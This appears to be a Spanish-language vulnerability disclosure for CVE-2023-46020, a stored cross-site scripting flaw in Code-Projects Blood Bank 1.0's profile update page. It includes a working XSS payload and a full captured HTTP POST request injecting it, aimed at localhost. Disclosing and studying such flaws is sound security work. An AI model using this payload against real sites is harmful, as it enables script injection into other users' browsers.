CVE-2023-46020-Code-Projects-Blood-Bank-1.0-Stored-Cross-Site-Scripting-Vulnerability
- Autor del Exploit: ersinerenler
Página del Proveedor
Enlace del Software
Resumen
- Code-Projects Blood Bank V1.0 es susceptible a una vulnerabilidad de seguridad crítica que implica Cross-Site Scripting Almacenado (XSS) a través de múltiples parámetros (rename, remail, rphone y rcity) en el archivo /updateprofile.php. La aplicación no logra sanear adecuadamente los datos proporcionados por el usuario, lo que permite a los atacantes inyectar scripts maliciosos en la aplicación. Esto podría provocar la ejecución de código de script arbitrario en los navegadores de usuarios desprevenidos, comprometiendo potencialmente su seguridad y privacidad dentro del contexto del sitio afectado.
Detalles de la Vulnerabilidad
- CVE ID: CVE-2023-46020
- Versión Afectada: Blood Bank V1.0
- Archivo Vulnerable: updateprofile.php
- Parámetros: rename, remail, rphone, rcity
- Tipo de Ataque: local
Referencias:
Descripción
- Los parámetros rename, remail, rphone y rcity en el archivo /file/updateprofile.php de Code-Projects Blood Bank V1.0 son susceptibles a Cross-Site Scripting Almacenado (XSS). Esta vulnerabilidad surge debido a una validación de entrada y saneamiento insuficientes de los datos proporcionados por el usuario. Un atacante puede explotar esta debilidad inyectando scripts maliciosos en estos parámetros que, al almacenarse en el servidor, pueden ejecutarse cuando otros usuarios vean el perfil del usuario afectado.
Prueba de Concepto (PoC) :
- Intercepta la solicitud POST a updateprofile.php mediante Burp Suite
- Inyecta el payload en los parámetros vulnerables
- Payload:
"><svg/onload=alert(document.domain)>
- Ejemplo de solicitud para el parámetro
rname
POST /bloodbank/file/updateprofile.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 103
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/rprofile.php?id=1
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

rname=test"><svg/onload=alert(document.domain)>&remail=test%40gmail.com&rpassword=test&rphone=8875643456&rcity=lucknow&bg=A%2B&update=Update

- Ve a la página de perfil y activa el XSS
 ersinerenler/cve-2023-46020-code-projects-blood-bank-1.0-stored-cross-site-scripting-vulnerability

